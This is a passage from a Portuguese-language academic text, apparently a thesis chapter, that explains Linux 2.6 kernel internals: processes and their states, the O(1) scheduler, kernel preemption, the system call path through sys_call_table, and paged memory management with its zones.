- A utilização de recursos de sincronização de processos, como semáforos e *spinlocks*, ao longo de todo o *kernel*, faz com que seja capaz de ser executado em plataformas multiprocessadas (SMP);
- Recentemente, na versão 2.6, a estrutura de sincronização para SMP foi ajustada de forma que o *kernel* possa ser executado em modo preemptivo, o que não era possível anteriormente. Este recurso diminui a latência geral do sistema, favorecendo o seu uso em sistemas de tempo real;

- Possui código fonte aberto, licenciado sob a GPL (*General Public License*)[Fre91], o que possibilitou o seu estudo e permitiu a própria implementação da *framework* aqui proposta, que teria sido impossível com um *kernel* de código fechado.

O *kernel* Linux é executado em um modo privilegiado (também chamado *modo supervisor*) do processador [PH97], possuindo acesso total aos recursos de *hardware* do sistema. Também reside em um espaço de memória privilegiado e isolado, denominado *espaço de kernel*, inacessível por processos de usuário. Estes últimos são executado em um nível menos privilegiado, conhecido como *modo usuário*, e quando carregados, residem num espaço de endereçamento chamado *espaço de usuário*.

A comunicação entre processos e o *kernel* é feita através de uma API especial de *chamadas de sistema*, que são invocadas pelos processos quando estes desejam realizar operações privilegiadas que acessam recursos de baixo nível do sistema ou manipulam o próprio *kernel*. Já a comunicação entre o *kernel* e os recursos de *hardware* é feita através de instruções especiais de CPU, de uso restrito ao modo supervisor; e do mecanismo de interrupções.

3.2 Processos

Processos, em conjunto com arquivos, constituem uma das principais abstrações em sistemas Unix [Lov03]. Um processo pode ser definido como um programa em execução. Essa definição inclui não apenas o código sendo executado, mas também estruturas alocadas, o estado do processador, o espaço de endereçamento, o segmento de dados na memória principal e a pilha. No Linux, não há diferenciação entre *threads* de execução e processos da forma como há em outros sistemas operacionais, havendo somente processos. Cada processo está associado a um identificador numérico chamado PID (*Process Identification*), que é único.

A criação de processos no Linux se dá através da chamada de sistema `fork()`, invocada por um processo *pai*. O processo criado, por sua vez, é chamado de *filho*. A chamada `fork()` cria uma cópia exata do processo pai, duplicando seu código e seu estado. Ela geralmente é seguida pela invocação, no processo filho, de uma das variantes da chamada `exec()`, que carrega a imagem de um programa em disco na sua memória. Esse esquema faz com que os processos do sistema constituam uma grande árvore de parentesco, estando todos relacionados entre si. Todos descendem de um único processo criado pelo *kernel* na inicialização do sistema: o processo `init`, cujo PID é sempre 1. Este processo é responsável pela rotina de inicialização do sistema operacional e pelo carregamento dos primeiros processos, sendo portanto a raiz da árvore.

O término de processos se dá através da invocação da chamada `exit()`, que libera

todos os recursos alocados. Contudo, para que as estruturas de *kernel* referentes ao processo também sejam desalocadas, o processo pai deve invocar a chamada `wait()` (ou alguma de suas variantes). Caso contrário, o processo encerrado residirá permanentemente no sistema no estado inativo `TASK_ZOMBIE`.

Durante sua execução, um processo pode se encontrar em dois modos de execução. Caso esteja executando código próprio ou de bibliotecas, o processador se encontre em modo usuário e nesse caso dizemos que o processo também se encontra em modo usuário. Caso o processo invoque uma chamada de sistema ou provoque uma exceção de processamento, o processador alterna para o modo supervisor e passa a executar código privilegiado, do próprio *kernel*. Nesse caso, o processo[2] se encontra operando em modo *kernel*, e sobre o *kernel* diz-se que se encontra executando em *contexto de processo*[3]. Quando o *kernel* termina a execução do tratador da chamada ou da exceção, o processo volta a executar em modo usuário. Outra distinção importante entre modo usuário e modo *kernel* é o tamanho da pilha disponível. Enquanto em modo usuário o processo possui uma pilha de tamanho virtualmente ilimitado, quando executa em modo *kernel*, está restrito a uma pilha de apenas 8KB (na arquitetura x86).

No Linux, cada processo é representado internamente por um *descritor de processo*, armazenado em uma estrutura do tipo `struct task_struct`. Este descritor é responsável por armazenar todos os atributos do processo, como PID, estado corrente, espaço de endereçamento e prioridade de escalonamento, entre dezenas de outros dados. Os descritores de todos os processos do sistema são armazenados conjuntamente em uma lista circular duplamente ligada, acessível a partir de qualquer um dos descritores. Um processo executando em modo *kernel* pode referenciar seu próprio `task_struct` através da macro `current`. Em algumas arquiteturas (como PowerPC) esta macro referencia o conteúdo de um registrador especial que armazena o endereço do `task_struct` atual, enquanto em outras (como x86) são utilizados artifícios especiais de implementação para obter seu endereço.

3.2.1 Escalonamento

O escalonador de processos é o componente do *kernel* responsável pela alocação do(s) processador(es) existente(s) aos processos ativos do sistema [Lov03]. Essa funcionalidade é necessária, já que geralmente o número de processos ativos excede o número de processadores disponíveis no sistema. Ou seja, para um sistema uniprocessado, em um dado instante, haverá somente um processo em execução e todos os outros estarão em um estado especial de espera, aguardando sua vez para serem executados.

[2] O termo *processo* engloba também *kernel threads*.

[3] O outro contexto em que o *kernel* pode se encontrar é o de interrupção, que não será discutido aqui.

A tarefa do escalonador é, com base no estado dos processos, decidir qual será o próximo a assumir controle do processador, e em qual momento fará a troca. A escolha é feita de modo a otimizar o uso do processador e criar a impressão de que os N processos ativos estão sendo executados simultaneamente por N processadores virtuais, ainda que haja somente um processador físico. Esta característica é conhecida como *multitarefa*, sendo implementada na maioria dos sistemas operacionais modernos.

Estados de execução

No Linux, tanto os processos aguardando execução quanto aqueles sendo executados se encontram no estado `TASK_RUNNING`, e diz-se que estão *ativos*. Quando inicialmente criado através da chamada `fork()`, um processo se encontra neste estado.

Em sistemas que implementam multitarefa verdadeira (preemptiva), como o Linux, processos em execução podem render o controle do processador de maneira síncrona ou assíncrona. Da primeira maneira, o processo geralmente inicia uma operação de E/S e bloqueia (ou *adormece*), sendo retirado da fila de processos ativos e inserido em uma fila especial de espera, onde aguarda a conclusão da operação de E/S. Passa então do estado `TASK_RUNNING` ao estado `TASK_INTERRUPTIBLE` ou `TASK_UNINTERRUPTIBLE` (dependendo da possibilidade de que o processo possa ou não ser reativado pelo recebimento de sinais externos), indicando que não está mais ativo. Quando a operação de E/S é concluída, o processo volta ao estado `TASK_RUNNING`, indicando que está pronto para continuar a executar. Nesta maneira, portanto, o processo em execução decide o momento em que irá render o processador ao escalonador. Em contrapartida, na outra maneira, o processo em execução é interrompido de forma assíncrona[4] pelo escalonador, quando esgota uma *fatia de tempo* de execução predeterminada ou quando o escalonador decide executar outro processo. Essa preempção se baseia no uso das interrupções periódicas geradas pelo temporizador do sistema, que no Linux 2.6 é configurado com uma freqüência *default* de 1000Hz, ou seja, uma interrupção é gerada a cada milissegundo. Este mecanismo permite que o escalonador assuma controle total sobre os processos ativos, evitando que um único monopolize o processador. Sistemas operacionais com multitarefa *cooperativa* implementam somente o controle síncrono.

Quando encerrado através da chamada `exit()`, o processo passa ao estado `TASK_ZOMBIE`, já descrito anteriormente, até que a chamada `wait()` seja invocada por seu pai. O diagrama da Figura 3.1 ilustra a transição de estados descrita acima.

[4] O termo utilizado em inglês seria *preempted*, para o qual não existe tradução direta para o português.



Figura 3.1: Transição entre estados de processos.

Política de escalonamento

A política de escalonamento implementada no Linux considera a existência de dois tipos de processos: aqueles com ênfase em processamento (*processor-bound*) e aqueles com ênfase em interação (*I/O-bound*). O primeiro tipo passa a maior parte do tempo executando código, e o segundo aguardando por operações de E/S. O trabalho do escalonador é, portanto, garantir aos processos do primeiro tipo tempo suficiente para o processamento; e aos do segundo tipo um pequeno tempo de resposta, de forma a minimizar a latência em operações de E/S.

Algoritmo de escalonamento

O Linux implementa essa política através de um escalonador baseado em prioridades dinâmicas com *round-robin*. Neste esquema, cada processo ativo possui uma *prioridade estática* (valor `nice`) associada a si próprio; uma *prioridade efetiva* (ou simplesmente prioridade), calculada com base na prioridade estática e um modificador; e uma fatia de tempo pela qual terá controle do processador. O processo selecionado pelo escalonador para execução é sempre aquele com a prioridade mais elevada, cuja fatia de tempo ainda não tenha sido esgotada. Processos com a mesma prioridade são executados em regime *round-robin* (isto é, seqüencial e repetidamente). A prioridade efetiva é calculada somando-se a prioridade estática a um modificador que é recalculado a cada vez que o processo é interrompido, com base no nível de interatividade do processo. Processos menos interativos (com ênfase em processamento) recebem as prioridades mais baixas e menores

fatias de tempo, enquanto aqueles mais interativos recebem prioridades mais elevadas e maiores fatias de tempo. O cálculo do modificador é feito através uma heurística que se baseia no tempo em que cada processo passa bloqueado aguardando pela conclusão de operações de E/S. Esse método garante que processos interativos sejam escalonados rapidamente (graças à sua alta prioridade) assim que uma operação de E/S é concluída. Esse algoritmo pode dar a impressão de que processos com ênfase em processamento são negligenciados, em razão de sua prioridade e fatia de tempo inferiores. Porém, como processos interativos passam a maior parte do tempo bloqueados aguardando a conclusão de operações de E/S, os processos com ênfase em processamento podem consumir todo o tempo restante que não é ocupado pelos primeiros. Isso otimiza o aproveitamento dos processos de ambos os tipos.

O escalonador opera com 140 prioridades (0–139), sendo 0 a mais alta e 139 a mais baixa. As 100 primeiras (0–99) são reservadas a processos com requisitos de tempo real e as 40 restantes (100–139), a processos comuns. Estas últimas são utilizadas mais freqüentemente que as primeiras, e são mapeadas no intervalo $[-20,19]$, na escala de prioridades efetivas. O modificador calculado oscila no intervalo -5 (mais interativo) a 5 (menos interativo). Um processo, por exemplo, com prioridade estática 10 e um modificador -3, em um determinado instante, terá prioridade efetiva $10 - 3 = 7$, correspondente à prioridade 127 na escala absoluta.

Processos de tempo real, além de possuírem prioridades mais elevadas, não podem ser interrompidos de forma assíncrona pelo escalonador quando executados sob a política `SCHED_FIFO`, ou seja, permanecem em execução até que bloqueiem de forma síncrona. Em contrapartida, caso se utilize a política `SCHED_RR`, processos de tempo real podem ser interrompidos pelo escalonador caso haja mais de um processo ativo com a mesma prioridade, afim de que seja feito *round-robin*.

Implementação

A lista de processos ativos do sistema é implementada através de estruturas do tipo `struct runqueue`, havendo uma para cada processador. Os campos desta estrutura armazenam diversos dados a respeito dos processos ativos e seu escalonamento. Entre estes, estão dois *vetores de prioridades*, `active` e `expired`, implementados através de estruturas `struct prio_array`, cujo código é exibido abaixo:

```
struct prio_array {
        unsigned int nr_active;
        unsigned long bitmap[BITMAP_SIZE];
        struct list_head queue[MAX_PRIO];
};
```



Figura 3.2: Algoritmo de escalonamento de processos $O(1)$ do Linux.

Esta estrutura agrega todas as listas ligadas de descritores de processos (`struct task_struct`) de cada uma das `MAX_PRIO` prioridades do sistema; 140 por *default*. Também mantém um vetor de bits que armazena um valor booleano para cada prioridade[5], indicando se há processos ativos no sistema com aquela prioridade. Esta estrutura torna eficiente a busca do escalonador pelo próximo processo a ser executado: inicialmente percorre-se o bitmap em ordem crescente até se encontrar o primeiro valor 1, indicando que há processos ativos com a prioridade P. Como o bitmap possui tamanho fixo, essa busca pode ser feita em tempo constante. Em seguida, seleciona-se o primeiro nó da lista ligada `queue[P]`, e escalona-se o processo representado por este nó, realizando a troca de contexto. Este algoritmo, implementado pela principal função do escalonador, `schedule()`, possui tempo total de execução $O(1)$ e é esquematizado na Figura 3.2.

É importante ressaltar, contudo, que a estrutura `struct runqueue` implementa não apenas um, mas dois vetores de prioridades. No vetor `active` estão presentes os descritores de processos ativos que ainda podem ser escalonados, ou seja, que ainda não esgotaram suas fatias de tempo. Quando isso acontece, o processo é interrompido pelo escalonador e seu descritor é retirado do vetor de prioridades `active`. Em seguida, sua fatia de

[5]O vetor `bitmap` possui na verdade 160 bits, já que seu tamanho é definido em múltiplos de palavras de 32 bits. Porém, somente 140 são utilizados.

tempo é recalculada com base em sua prioridade estática (`current->static_prio`) e sua prioridade dinâmica (`current->prio`) é ajustada por uma heurística baseada no conteúdo da variável `current->sleep_avg`, a partir da qual pode ser estimado o nível atual de interatividade do processo. Finalmente, o descritor é inserido no vetor `expired` e a função `schedule()` é invocada. É fácil ver que essa troca ocorre em tempo constante. Quando todos os processos esgotam suas fatias de tempo, isto é, todos os descritores se encontram em `expired`, os valores dos apontadores `*active` e `*expired` são trocados e o escalonador inicia uma nova rodada de execução. Como essa operação também é feita em tempo constante, é possível afirmar que o escalonador de processos do Linux tem complexidade geral $O(1)$, ou seja, opera em tempo constante.

Caso um processo seja suficientemente interativo, ele pode escapar à regra acima e ser mantido no vetor `active` mesmo depois de sua fatia de tempo ter sido esgotada e recalculada. Essa política visa diminuir a latência geral do sistema, evitando que o processo fique inativo na lista `expired` durante muito tempo enquanto outros processos ativos ainda não expiraram. Essa política persiste até que comece a ocorrer inanição (*starvation*) com os processos já expirados, quando então os processos interativos são finalmente movidos para a fila `expired` também.

As principais estruturas associadas ao bloqueio síncrono de processos (provocado por operações de E/S) são as filas de espera (*wait queues*). Estas filas são implementadas por variáveis do tipo `wait_queue_head_t` e armazenam listas ligadas dos descritores de processos aguardando a ocorrência de um certo evento. A inclusão/remoção de descritores em filas é feita através das funções `add_wait_queue()` e `remove_wait_queue()`. A mudança do estado do processo para `TASK_INTERRUPTIBLE` ou `TASK_UNINTERRUPTIBLE` é feita através da função `set_current_state()` e a reativação dos processos aguardando em uma fila de espera é feita através da função `wake_up()`.

3.2.2 Preempção

A ocorrência de preempção, isto é, a interrupção forçada de um processo por parte do escalonador, é comandada pela *flag* `need_resched`. Esta flag é ativada sempre que um processo esgota sua fatia de tempo, ou quando um processo com prioridade mais elevada que o atual é desbloqueado. A ativação desta flag indica que o escalonador (mais especificamente, a função `schedule()`) deve ser acionado assim que possível, pois outro processo deve ser escalonado. A checagem desta flag é feita em dois diferentes contextos, descritos a seguir.

Preempção em modo usuário

Quando é feita a transição de modo *kernel* para modo usuário, `need_resched` é checada e, caso esteja ativada, a função `schedule()` é invocada. Esta transição pode ser feita em dois tipos de situações:

- No retorno ao modo usuário após a execução de uma chamada de sistema;
- No retorno ao modo usuário após o tratamento de uma interrupção.

Preempção em modo kernel

Neste modo, a preempção requer cuidados adicionais, pois talvez o *kernel* não esteja em um estado seguro para que o processo atual possa ser interrompido e substituído por outro. Isso ocorre quando mecanismos de sincronização, como *spinlocks*, estão sendo utilizados, criando a possibilidade de que um *deadlock* ocorra caso haja uma mudança de processo. Por esse motivo, o número de travas ativadas num dado instante pelo processo ativo é mantido na variável `preempt_count`. Quando essa variável assume o valor 0, passa a ser seguro para o *kernel* sofrer preempção. Essa variável é sempre checada conjuntamente com a flag `need_resched`: caso a primeira seja nula e a segunda ativada, `schedule()` é invocada. Isso pode ocorrer nas seguintes situações:

- No retorno ao espaço de *kernel*, após o tratamento de uma interrupção;
- Quando a variável `preempt_count` se torna zero, o valor de `need_resched` é automaticamente checado, e se necessário `schedule()` é invocada.

A preempção de *kernel* é uma nova funcionalidade inserida no *kernel* Linux 2.6, possibilitando uma diminuição da latência geral do sistema. Pode ser ativada/desativada através das funções `preempt_enable()`/`preempt_disable()`.

3.3 Chamadas de sistema

Chamadas de sistema (*system calls*) constituem a interface entre processos comuns e o *kernel*. Esta consiste em uma API (*Application Programming Interface*) de funções que provêm às aplicações de usuário uma camada de abstração no acesso aos recursos de *hardware* de máquina e do próprio *kernel*. Esta camada faz com que processos não precisem se preocupar com detalhes de baixo nível, deixando-os a cargo do *kernel* e dos *drivers* de dispositivo em uso. Chamadas de sistema também possuem um papel central na proteção dos recursos do sistema, pois impedem que sejam acessados diretamente por processos



Figura 3.3: Cadeia de execução da chamada de sistema `mkdir()`.

de usuário, acarretando em possíveis danos. A implementação de funcionalidades como multitarefa e memória virtual seria praticamente impossível sem a existência de uma interface mediadora entre modo usuário e modo *kernel*, como as chamadas de sistema. Por esse motivo, a maioria dos sistemas operacionais modernos implementa uma API similar.

Na versão 2.6.12, o Linux implementa cerca de 250 chamadas de sistema, cada uma associada a um tipo de serviço e identificada por um número inteiro. Os serviços fornecidos pelas chamadas são diversos, como a abertura de arquivos (`open()`), término de processos (`kill()`), configuração do horário do sistema (`settimeofday()`) e configuração de parâmetros especiais do escalonador de processos (`sched_setparam()`).

Cada chamada é implementada no *kernel* como uma função C comum, denominada *tratador* da chamada em questão, que recebe argumentos do processo invocador e retorna uma variável (geralmente um inteiro) contendo um resultado que indica a ocorrência ou não de erros na sua execução. Chamadas de sistema são as funções de mais alto nível do *kernel*, invocando em seu código aquelas funções de mais baixo nível necessárias para a execução do serviço requisitado.

3.3.1 Cadeia de execução

A invocação de chamadas de sistemas por processo é feita através da chamada de funções especiais presentes em bibliotecas de programação, como a GLIBC. Estas funções atuam como envelopadoras (*wrappers*), ajustando os argumentos recebidos de forma a adequá-los ao formato exigido pela chamada em si. Naturalmente, essas bibliotecas não podem

invocar as chamadas diretamente por seu nome ou endereço de memória, já que estas residem em um outro espaço de endereçamento, inacessível ao processo em modo usuário. É utilizada, portanto, uma funcionalidade do processador denominada *interrupção de software*[6].

Esta funcionalidade é acionada através de uma instrução específica do processador(*int*, no caso de processadores Intel) que gera uma exceção. Esta exceção faz com que o processador mude para modo supervisor e execute um tratador para a exceção gerada. Na invocação de chamadas de sistema, a interrupção de *software* é acionada com o parâmetro $0x80$ (128 em hexadecimal), fazendo com que seja executado o tratador apontado pelo endereço armazenado na 128^a posição do vetor de interrupções. No caso, é o gerenciador de chamadas de sistema, implementado pela função `system_call()`.

A partir deste ponto, a transição de modo usuário para modo *kernel* foi concluída, e afirma-se que o processo que invocou a chamada está executando em modo *kernel*, ou ainda que o *kernel* está executando em contexto de processo.

No caso de processadores Intel (em outras arquiteturas o mecanismo é análogo) o inteiro que identifica a chamada a ser executada é gravado no registrador `eax` e os argumentos são passados nos outros registradores (ou na pilha, caso excedam o número de registradores disponíveis). Após algumas checagens, a função `system_call()` redireciona o fluxo de execução para o tratador da chamada invocada através da seguinte instrução:

```
call *sys_call_table(,%eax,4)
```

Na instrução acima, o identificador da chamada (armazenado em `eax`) é utilizado como índice na tabela `sys_call_table[]`, conhecida como *tabela de chamadas de sistema*. Trata-se de um grande vetor de apontadores que referenciam todos os tratadores de chamadas implementados. Sua implementação, ilustrada abaixo, é simples:

```
ENTRY(sys_call_table)
.long sys_restart_syscall /* 0 */
.long sys_exit
.long sys_fork
.long sys_read

...

.long sys_ni_syscall            /* 285 */ /* available */
.long sys_add_key
.long sys_request_key
.long sys_keyctl
```

[6]Do inglês *software interrupt*. Em alguns textos também é referida como *exception* ou *trap*.

Após o redirecionamento à entrada apropriada da tabela, o tratador (identificado com o prefixo `sys_`) da chamada é executado. Após seu término, o resultado da chamada é gravado no registrador `eax`, o processador volta ao modo usuário através de uma instrução especial e o controle é devolvido ao processo invocador. A maior parte dos mecanismos descritos acima são implementados em linguagem de montagem, já que dependem diretamente da arquitetura do processador em questão. Este processo é ilustrado na Figura 3.3, para a invocação da chamada `mkdir()` (criação de diretórios).

É importante ressaltar que a interface de chamadas de sistema é o único meio pelo qual processos de usuário podem acessar o *kernel*. Mesmo interfaces aparentemente separadas, como arquivos de dispositivo do diretório `/dev` ou meta-arquivos dos diretórios `/proc` e `/sys`, em última instância, dependem de chamadas de sistemas para serem acessadas.

3.4 Gerenciamento de memória

O gerenciamento de memória realizado pelo Linux [Gor04] é baseado no uso de *paginação* como técnica de virtualização de memória. Esta técnica divide a memória física do sistema em blocos contíguos de tamanho fixo (4KB na maior parte das arquiteturas 32 bits) denominados quadros (*frames*), e os mapeia em blocos de memória virtual, denominados *páginas*, que são endereçados por processos e pelo próprio *kernel*. Este esquema permite que um bloco de memória virtual composto de várias páginas contíguas possa ser mapeado em um conjunto de quadros não-contíguos na memória física do computador, trazendo benefícios em termos de flexibilidade na alocação de memória e fragmentação reduzida.

A tradução entre um endereço de memória virtual (de uma página) a um endereço de memória física (de um quadro) é realizado pela MMU (*Memory Management Unit*) do processador, através da consulta de uma ou mais tabelas de páginas responsáveis pelo mapeamento. No Linux, a paginação é feita com três níveis de tabelas, conforme ilustrado na Figura 3.4. Esta triplicidade tem como objetivo evitar o desperdício de memória com entradas de tabela que não serão utilizadas. As tabelas são mantidas em espaço de *kernel*, sendo individuais por processo. Com isso, é criado um espaço de endereçamento virtual para cada processo, que cobre todo o espaço de 32 bits disponível (`0x00000000-0xFFFFFFFF`) e cria a ilusão de que toda a memória da máquina está à sua disposição. Para cada processo, este espaço virtual é dividido em duas regiões: `0x00000000-0xBFFFFFFF` (3GB) para o espaço de usuário e `0xC0000000-0xFFFFFFFF` (1GB) para o espaço de *kernel*. A primeira região pode ser acessada tanto quando o processo está executando em modo usuário como quando está em modo *kernel*, e mapeia um conjunto de quadros físicos individuais do processo. A segunda região é protegida, só podendo ser acessada em modo *kernel*, e mapeia um conjunto de quadros fixo para todos os processos (afinal, o *kernel* é único para todos).



Figura 3.4: Estrutura de paginação tripla utilizada pelo Linux.

No Linux, cada quadro de memória física é gerenciado por uma estrutura do tipo `struct page`. Esta estrutura é utilizada pelo *kernel* para determinar se um determinado quadro físico está ou não alocado no momento, e determinar outros dados sobre o seu uso, como o endereço virtual em que está mapeado, *flags* de uso, e outras informações. Já tabelas de página são implementadas por vetores com entradas dos tipos `pgd_t`, `pmd_t` e `pte_t` para tabelas dos níveis 1, 2 e 3, respectivamente. Estes tipos nada mais são do que inteiros de 32 bits que armazenam endereços de memória. Entradas da tabela do nível 3 simplesmente apontam para estruturas do tipo `struct page`, que representam um quadro físico.

3.4.1 Zonas de memória

Devido a limitações de *hardware*, quadros físicos são agrupados em *zonas* de memória, definidas em função da arquitetura utilizada. Na arquitetura Intel x86, a memória física é dividida em três zonas:

- **ZONE_DMA**: Inclui quadros no intervalo 0–16MB da memória física, os únicos que podem ser utilizados para DMA;

- **ZONE_NORMAL**: Contém quadros no intervalo 16–896MB, que são mapeados normalmente pelo *kernel*;
- **ZONE_HIGHMEM**: Contém quadros ≥896MB, que não estão mapeados permanentemente na memória do *kernel*.

A zona `ZONE_DMA` existe em função de uma limitação de *hardware* existente em algumas arquiteturas (como a x86) que permite que somente alguns quadros da memória física sejam utilizados para a realização de DMA. Já `ZONE_NORMAL` inclui todas as páginas que são mapeadas diretamente pelo espaço de endereçamento linear do *kernel* de 1GB (`0xC0000000-0xFFFFFFFF`), com exceção dos primeiros 16MB e dos últimos 128MB, utilizados para fins especiais. Toda a memória física que não é mapeada pelo *kernel* faz parte da zona `ZONE_HIGHMEM`. Estas zonas não possuem qualquer significado físico, sendo apenas agrupamentos lógicos de quadros criados para satisfazer requisitos especiais na alocação de páginas e/ou lidar com limitações. São representadas na memória por estruturas do tipo `struct zone`.

3.4.2 Alocação de memória

Em seu funcionamento, o *kernel* precisa alocar regiões de memória tanto para uso próprio como para uso dos processos ativos. Para tanto existe a seguinte função de baixo nível :

```
struct page * alloc_pages(unsigned int gfp_mask, unsigned int order)
```

Esta função aloca 2^{order} páginas fisicamente contíguas e retorna um apontador para a `struct page` da primeira página. O parâmetro `gfp_mask` é utilizado para especificar como e onde (a zona) a alocação deve ser feita. Sua recíproca de desalocação é dada pela função `__free_pages()`.

